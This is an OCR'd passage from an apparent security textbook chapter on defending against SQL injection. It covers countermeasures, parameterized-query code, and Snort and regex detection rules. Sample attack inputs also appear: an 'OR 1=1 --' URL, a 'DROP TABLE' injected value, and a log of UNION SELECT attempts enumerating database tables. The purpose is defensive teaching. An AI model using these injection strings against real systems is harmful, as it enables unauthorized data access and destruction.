

Why Web Applications are Vulnerable to SQL Injection Attacks?
Database server runs OS commands
Using privileged account to connect to the database
Error message revealing important information
No data validation at the server
Run database service account with minimal rights
Disable commands like xp_cmdshell
Suppress all error messages
Use custom error messages
Monitor DB traffic using an IDS, WAP
Use low privileged account for DB connection
Filter all client data
Sanitize data

Figure 15-45: How to Defend Against SQL Injection Attacks

Why Are Web Applications Susceptible to SQL Injection Attacks?

- **Database Server Executes OS Commands**

Sometimes, a database server uses operating system commands to carry out certain tasks. If an attacker exploits SQL injection vulnerabilities, they can execute unauthorized OS commands on the server.

- **Using High-Privilege Accounts for Database Connections**

Developers may assign high-privilege accounts to database users. If an attacker compromises such an account, they can gain access to the database and perform malicious actions at the OS level.

- **Error Messages Exposing Sensitive Information**

When user input is invalid or a query structure is incorrect, the database server may display error messages. These messages can leak critical details about the database, which attackers can exploit to gain unauthorized access.

- **Lack of Server-Side Data Validation**

This is a common vulnerability leading to SQL injection attacks. Many applications fail to validate user input properly or do not validate it at all, allowing attackers to inject malicious code into a query.

- **Complex Software Architectures**

Modern web applications often have complex systems with multiple layers and technologies. This complexity can make it challenging to apply secure practices consistently, and differences in how each layer handles data can create vulnerabilities.

- **Legacy Code and Compatibility Issues**

Many applications depend on outdated code that was not developed with current security standards in mind. Attackers can exploit these vulnerabilities by injecting harmful SQL queries into insecure input fields or parameters, gaining unauthorized access or control over sensitive data.

- **Reliance on Concatenated Queries**

Concatenating strings to build SQL commands is risky, as it makes it easy to alter the intended query structure. Even seemingly harmless input can be manipulated to inject malicious SQL code that the database later executes.

Implementing consistent coding practices, limiting privileges, and using firewalls to protect the server are effective ways to defend against SQL injection attacks.

- **Limiting Privileges**

Developers often overlook security concerns during the creation of an application. They are sometimes left until the end of the development process. However, security should be prioritized from the start, and developers should integrate appropriate security measures early on. It is crucial to create a low-privilege account initially and only grant additional permissions as necessary. Addressing security early on helps developers manage security issues as new features are added, making it easier to identify and fix potential problems.
Additionally, working within a security framework throughout the project allows developers to become more accustomed to it. This proactive approach typically results in a more secure product. It avoids the rush to address security concerns at the last minute when issues arise, especially when customers report conflicts with security policies and system administrator settings.

- **Adopting Consistent Coding Standards**

Database developers must proactively plan for the security of the entire information system and incorporate security into the solutions they create. They should also follow a well-established set of standards and policies during the design, development, and implementation of database and web application solutions. For instance, consider a policy for data access. Developers typically use their preferred methods, leading to a variety of approaches, each with its own security risks. A more effective policy would be to establish guidelines that ensure consistency across developers' methods. This consistency would greatly improve both the security and maintainability of the product. Another important coding practice is to perform input validation both on the client and server sides. While developers may rely on client-side validation to reduce server load and improve performance, it is crucial not to rely solely on it, as users may bypass browser-side checks. Server-side validation should always be performed to ensure malicious input is properly filtered. Additionally, instead of using default error messages that may expose sensitive system information, custom error messages that provide minimal or no details should be shown to users when errors occur.

- **Firewalling the SQL Server**

It is advisable to set up a firewall for the SQL Server to ensure that only trusted clients can access it. In most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if applicable) and the web server(s) it supports. Typically, the SQL Server should only need to connect to a backup server. By default, SQL Server listens on named pipes (using Microsoft networking on TCP ports 139 and 445), as well as TCP port 1433 and UDP port 1434. A properly configured server lockdown can help reduce the risk of the following:

o Developers uploading unauthorized or insecure scripts and components to the web server

- Incorrectly applied patches
- Administrative mistakes

- **Countermeasures Against SQL Injection**

To protect against SQL injection, developers must take care when configuring and developing applications to ensure they are both robust and secure. Following best practices and implementing effective countermeasures is crucial in preventing applications from being vulnerable to SQL injection attacks. Below are some key strategies to defend against SQL injection:

- Never assume the size, type, or content of the data received by your application
- Validate the size and data type of input, enforcing appropriate limits to prevent buffer overruns
- Ensure string variables contain only expected values and reject any entries with binary data, escape sequences, or comment characters
- Avoid directly building Transact-SQL statements from user input; instead, use stored procedures to validate input
- Implement multiple layers of validation and never concatenate unvalidated user input
- Avoid using dynamic SQL with concatenated input values
- Make sure web configuration files do not contain sensitive information
- Use the most restrictive SQL account types for applications
- Employ network, host, and application intrusion detection systems to monitor for injection attacks
- Regularly perform automated black box injection testing, static code analysis, and manual penetration testing to identify vulnerabilities
- Keep untrusted data separate from commands and queries
- If parameterized APIs are unavailable, use specific escape syntax to eliminate special characters
- Store user passwords using secure hash algorithms like SHA256 instead of plaintext
- Enforce secure data access across the application using a data access abstraction layer
- Remove code tracing and debug messages before deployment
- Ensure proper handling of exceptions in the code
- Apply least privilege principles when running applications that access the DBMS
- Validate all user-supplied data and data from untrusted sources on the server side
- Avoid using quoted or delimited identifiers, as they complicate whitelisting, blacklisting, and escaping
- Use prepared statements to create parameterized queries that block the execution of unauthorized queries

- Sanitize all user inputs before using them in dynamic SQL statements
- Utilize regular expressions and stored procedures to detect harmful code
- Ensure the web server tests the web application before deployment
- Isolate the web server by placing it in separate domains
- Regularly update software patches
- Monitor SQL statements from database-connected applications to detect malicious activity
- Use views to protect data in base tables by restricting access and performing necessary transformations
- Disable shell access to the database
- Do not disclose database error messages to users
- Use safe APIs that provide a parameterized interface, or avoid using the interpreter entirely
- Outsource authentication workflows through services like OAUTH APIs to centralize user login details and secure them
- Use an Object-Relational Mapping (ORM) framework to interact with the database safely
- Employ modern programming languages with built-in protection against SQL injection
- Validate user input using whitelists rather than blacklists
- Never share the same database accounts across multiple applications
- Disable unnecessary database functionalities
- Avoid using **xp_cmdshell** to control interactions between the SQL server and other components
- Utilize a Web Application Firewall (WAF) to filter out malicious inputs
- Avoid using extended URLs that could cause stack-based buffer overflows
- Convert user input data, such as usernames and passwords, into strings before validating them
- Remove default accounts from the SQL database
- Use an adequate buffer size to store command variables and execute dynamic Transact-SQL within the EXECUTE statement
- Use ORM frameworks that abstract SQL queries and provide automatic protection against SQL injections
- Leverage frameworks like Hibernate and Spring Data JPA to manage the data layer securely by ensuring proper parameterization when executing SQL queries

Use Type-Safe SQL Parameters

To ensure the input is treated as a literal value and not executable code, enforce type and length checks by using the parameter collection.

For example:

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this case, the @aut_id parameter is handled as a literal value, with type and length validation.

Here is an example of insecure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter("LoginStoredProcedure '"
+ Login.Text + "'", conn);
```

And here is the secure version:

```
SqlDataAdapter myCommand = new SqlDataAdapter("SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn);
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```



http://www.certifiedhacker.com/?id=blah' OR 1=1 --
Attacker
Login Form
Internet
Use WAF Firewall /IDS and Filter Packets
Web Server
Keep patches current
Connect to the database using non-privileged account
Grant least privileges to the database, tables, and columns
DBMS
Web Application
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Sanitize and Filter User Input
Disable commands like xp_cmdshell
Operating System
SQL Query
Use stored procedures and parameter queries
Disable verbose error messages and use custom error pages
Custom Error Page

Figure 15-46: Example of Defending SQL Injection Attacks

To defend against SQL injection attacks, a system should implement the countermeasures outlined earlier and incorporate type-safe SQL parameters. Protect the web server by using Web Application Firewalls (WAF), Intrusion Detection Systems (IDS), and packet filtering. Regularly apply software patches to keep the server up to date and guard against potential attacks. It is important to sanitize and filter user input, conduct source code analysis for SQL injection vulnerabilities, and reduce reliance on third-party applications. Utilize stored procedures and parameterized queries to fetch data, disable detailed error messages that may provide attackers with useful insights, and implement custom error pages for added protection. To prevent SQL injection into the database, connect non-privileged accounts and grant minimal permissions to databases, tables, and columns. Additionally, disable commands like xp_cmdshell, which could compromise the operating system.

<u>Defenses in the Application</u>

- **Input Validation**

Input validation is a crucial process that ensures the data submitted to an application is properly sanitized before being processed by the database. Two main techniques for input validation are whitelisting and blacklisting. These methods help prevent malicious data from affecting the logic of the application.

o **Whitelist Validation**

Whitelist validation is a security best practice where only approved data types, ranges, sizes, or values are accepted for processing. This method, also known as positive validation or inclusion, typically utilizes regular expressions. For instance, characters like “^\ {} () @ | ? $” might be used. Implementing whitelist validation can be complex in situations where the input is hard to predict or involves large character sets.

o **Blacklist Validation**

Blacklist validation involves rejecting known malicious inputs that are deemed unsafe. This approach, also referred to as negative validation or exclusion, can be difficult because it requires anticipating and interpreting every potential harmful input. Regular expressions are often used to create a list of prohibited characters or strings, such as “‘|%|--|;|/\∗|\\∗||*[*|@|*xp*”.

Typically, blacklisting is used alongside whitelisting for better security. Combining blacklisting with output encoding—where input is encoded and checked before passing it to the database—provides a stronger defense against SQL injection attacks.

- **Output Encoding**

Output encoding is a technique used after input validation to ensure that input is properly sanitized before being passed to the database. In certain cases, especially when dynamic SQL is used, relying solely on whitelist validation may not be sufficient. For example, in the case of validating names, "O’Henry" is valid. However, whitelisting could mistakenly reject it due to the special character “’”. This can cause issues when dynamically generating SQL queries, as shown below:

```
String myQuery = “INSERT INTO UserDetails VALUES (‘” + first_name + “‘,‘”
+ last_name + “‘);”
```

In such a scenario, an attacker could inject malicious input into the first_name field, like:

```
’,’’); DROP TABLE UserDetails--
```

This would result in the following query being executed:

```
INSERT INTO UserDetails VALUES ('',''); DROP TABLE UserDetails--','');
```

In MySQL, the single quote (‘) is used to terminate a string, so encoding this character is crucial when used in dynamic SQL statements. Two methods are commonly used to encode the single quote: replacing it with two single quotes or using a backslash before the single quote. These techniques treat the single quote as part of the string literal, preventing SQL injection attempts.

For example, in Java, output encoding can be performed as follows:

```
myQuery = myQuery.replace("'", "\'");
```

One downside of output encoding is that input must be encoded each time before being passed to the database. Failing to do so may leave the application vulnerable to SQL injection attacks.

- **Enforcing Least Privileges**

Enforcing the principle of least privilege is a key security practice that involves granting the minimum level of access necessary for each account interacting with the database. It is advised not to provide DBA or administrator-level permissions to applications. In certain cases where an application may need higher access rights, security professionals should carefully assess the application's exact requirements and ensure appropriate privileges are assigned.

For instance, if the application only needs read access, only read privileges should be granted. The operating system hosting the DBMS should also be given minimal privileges, and the DBMS should never run with root access. By limiting access rights in this manner, the risk of unauthorized access is reduced, helping to protect against SQL injection and other types of attacks.

- **LIKE Clauses**

When using a LIKE clause, it is important to escape wildcard characters like _, %, and [to prevent SQL injection. This can be done by using the Replace() method to wrap these wildcards in square brackets. The following code illustrates how this can be achieved:

```
s = s.Replace("[", "[[]");

s = s.Replace("%", "[%]");

s = s.Replace("_", "[_]");
```

- **Wrapping Parameters with QUOTENAME() and REPLACE()**

Ensure that the variables used in Dynamic Transact-SQL are properly managed. Any data received from parameters in stored procedures or from existing tables should be wrapped with QUOTENAME() and REPLACE().

- For strings with ≤ 128 characters, use QUOTENAME(@variable, '''').
- For strings with > 128 characters, use REPLACE(@variable,'''', '''''').

For example, the following code demonstrates this approach:

```
--Before:
SET @temp = N'SELECT * FROM employees WHERE emp_lname =''' + @emp_lname
+ N'''';
```

```
--After:
SET @temp = N'SELECT * FROM employees WHERE emp_lname = ''' +
REPLACE(@emp_lname,'''','''''') + N'''';
```

Detecting SQL Injection Attacks

Security professionals should create and implement rules in the IDS to identify regular expressions associated with SQL injection attacks on a web server. This involves using regular expressions to spot SQL injection meta-characters, such as single-quote (‘) and double-dash (--). Below are the regular expressions for detecting SQL injection-related characters and their corresponding meanings:

Characters	Explanation
’	Single-quote character
|	Or
%27	Hex equivalent of a single-quote character
--	Double-dash
%2D	Hex equivalent of double-dash
#	Hash or pound character
%23	Hex equivalent of the hash character
I	Case-insensitive
X	Ignore white spaces in the pattern
%3D	Hex equivalent of = (equal) character
%3B	Hex equivalent of ; (semi-colon) character
%6F	Hex equivalent of o character
%4F	Hex equivalent of O character
%72	Hex equivalent of r character
%52	Hex equivalent of R character
%3C	Hex equivalent of < (opening angle bracket) character
%3E	Hex equivalent of > (closing angle bracket) character
%2F	Hex equivalent of / (forward slash for a closing tag) character
\s	Whitespaces equivalents
^\n	Hex equivalent of a non-newline character

Table 15-06: Regular Expressions for Detecting SQL Injection

Security professionals can utilize regex searches to identify SQL meta-characters.

- **Regular expression for detecting SQL meta-characters:**

```
/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix
```

This regex checks for the single-quote (‘), its hex equivalent (%27), the double-dash (--), and the hash (#) character, and their hex representation (%23). Professionals should look for these patterns in web requests to detect potential SQL injection attacks. Specifically, they should check for single-quote characters or their hex representation and the double-dash, which is not encoded by the web request. Some SQL servers may also require the detection of the hash (#) character. These regular expressions should be monitored in security logs from devices like WAF and IDS.

Example log from IDS using Snort:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
Injection – Paranoid"; flow:to_server, established; uricontent:".pl";
pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";    classtype:Web-application-
attack; sid:9099; rev:5;)
```

The analysis of the detected log is as follows:

The "alert" attribute signifies that the log is an alert triggered when the IDS system identifies an attack pattern in an HTTP request. "tcp" refers to the TCP protocol being used, and "$EXTERNAL_NET" represents the external network's IP address, with "any" indicating any source port. The '->' operator separates the source from the destination. "$HTTP_SERVERS" is a variable that denotes the number of web servers in the organization, while "$HTTP_PORTS" refers to the typical ports used for HTTP traffic, such as 80 and 8080. The "msg:" field contains the alert message, and the "flow:to_server" attribute specifies the direction of the traffic. Additionally, 'established' ensures the alert is triggered only for established TCP connections, and 'uricontent:".pl"' indicates the alert applies to Perl script-based URI content.

- **Modified regular expression for detecting SQL meta-characters:**

```
/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix
```

This regex checks for the presence of the equals sign (=) or its hex value (%3D) in a web request. It then looks for specific SQL injection-related characters, such as the single-quote ('), double-dash (--), and semi-colon (;).

- **Regular expression for detecting typical SQL injection attacks:**

```
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
```

This regex identifies alphanumeric characters or underscores followed by a single-quote (') or its hex equivalent (%27). It then detects variations of the word "or" in different cases (e.g., “or”, “Or”, “oR”, “OR”) and their hex values.


- **Regular expression for detecting SQL injection with the UNION keyword:**

```
/((\%27)|(\'))union/ix
```

This checks for the presence of the UNION keyword in SQL queries preceded by a single-quote (') or its hex equivalent (%27). Security professionals should also create similar expressions for other SQL keywords, such as insert, update, select, delete, and drop.

- **Regular expression for detecting SQL injection attacks on an MS SQL Server:**

If an attacker determines that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, they may attempt to execute even the most complex queries that include stored procedures (sp) and extended procedures (xp). They might try to utilize extended procedures like 'xp_cmdshell,' 'xp_regread,' and 'xp_regwrite' to run shell commands from the SQL server and modify the registry. The regular expression **/exec(\s|\+)+(s|x)p\w+/ix** should be used by security professionals to detect the "exec" keyword, whitespace characters (or their hexadecimal equivalents), the combination of "sp" or "xp" for stored or extended procedures, followed by an alphanumeric or underscore character.



```
10.0.0.8 - - [24/Jun/2020:13:42:39 +0000] "GET /sqli/example1.php?name=root HTTP/1.1" 200 949
"http://10.0.0.21/" "Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:77.0) Gecko/20100101 Firefox/77.0"
10.0.0.1 - - [24/Jun/2020:13:40:23 +0000] "-" 408 0 "-" "-"
10.0.0.19 - - [24/Jun/2020:15:22:28 +0000] "GET /sqli/example1.php?name=root%27%20or%20%271%27=%
271%27%20--%20- HTTP/1.1" 200 985 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0"
10.0.0.19 - - [24/Jun/2020:15:39:26 +0000] "GET /sqli/example1.php?name=root%27%20%20UniON%20SeLeCT
%201,2,3,4,5%20%20--%20- HTTP/1.1" 200 961 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
10.0.0.19 - - [24/Jun/2020:15:52:36 +0000] "GET /sqli/example1.php?name=root%27%20%20UniON%20SeLeCT
%201,database(),3,4,5%20%20--%20- HTTP/1.1" 200 966 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
10.0.0.19 - - [24/Jun/2020:15:59:40 +0000] "GET /sqli/example1.php?name=root%27%20%20UniON%20SeLeCT
%201,table_name,3,4,5%20From%20Information_schema.tables%20where%20Table_Schema=DatabasE()%20limit%
201,2--%20- HTTP/1.1" 200 950 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0"
```


Figure 15-47: SQL Log Showing SQL Injection Attempt

SQL Injection Detection Tools

SQL injection detection tools identify SQL injection attacks by analyzing HTTP traffic and attack patterns. They assess whether a web application or database code is vulnerable to SQL injection exploits.

OWASP Zed Attack Proxy (ZAP)

OWASP Zed Attack Proxy (ZAP) is a comprehensive penetration testing tool designed to detect security flaws in web applications. It provides both automated scanning capabilities and manual testing tools to uncover vulnerabilities. While suitable for experienced security professionals, it is also user-friendly for developers and functional testers new to penetration testing. This tool helps security teams identify and address vulnerabilities, enhance remediation efforts, and reduce the risk of cyberattacks.


Untitled Session - 20160325-154016 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
History
Search
Alerts
Output
Spider
Active Scan

GET:Category:SAMM-ST-2
GET:Category:OWASP_Tool
GET:Category:OWASP_Release_Quality_Tool
GET:2015-08-ZAP-ScriptingCompetition
About_OWASP
GET:File:ZAP-ScreenShotSearchTab.png
GET:File:ZAP-ScreenShotHistoryFilter.png
GET:File:ZAP-ScreenShotHelp.png
GET:File:ZAP-ScreenShotAddAlert.png
GET:File:Zap128x128.png
GET:Category:Popular
GET:Contributions

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://www.owasp.org Select...

Attack Stop

Progress: Spidering the URL to discover the content

New Scan Progress: 0: http://www.owasp.org 4% Current Scans: 1 | URIs Found: 7815


Processed	Method	URI	Flags
●	GET	https://www.owasp.org/index.php/Mohd_Fazli_Azran	
●	GET	https://www.owasp.org/index.php/John_Vargas	
●	GET	https://docs.google.com/spreadsheets/d/1mO0e983giNVwhbuQ96cmb79t...	OUT_OF_SCOPE
●	GET	https://www.owasp.org/images/d/da/WASPY_2015_Sponsorship_Docume...	
●	GET	http://owasp.blogspot.com/2015/06/2015-waspy-award-nominations.html	OUT_OF_SCOPE
●	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e21153b3fe690d&ui...	OUT_OF_SCOPE
●	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e211c0353117cd&ui...	OUT_OF_SCOPE
●	GET	https://twitter.com/owasp/status/613372502698532864	OUT_OF_SCOPE
●	GET	https://www.facebook.com/groups/owaspfoundation/permalink/798497196...	OUT_OF_SCOPE
●	GET	https://plus.google.com/116933056486234813396/posts/EFTauUZjyuE	OUT_OF_SCOPE
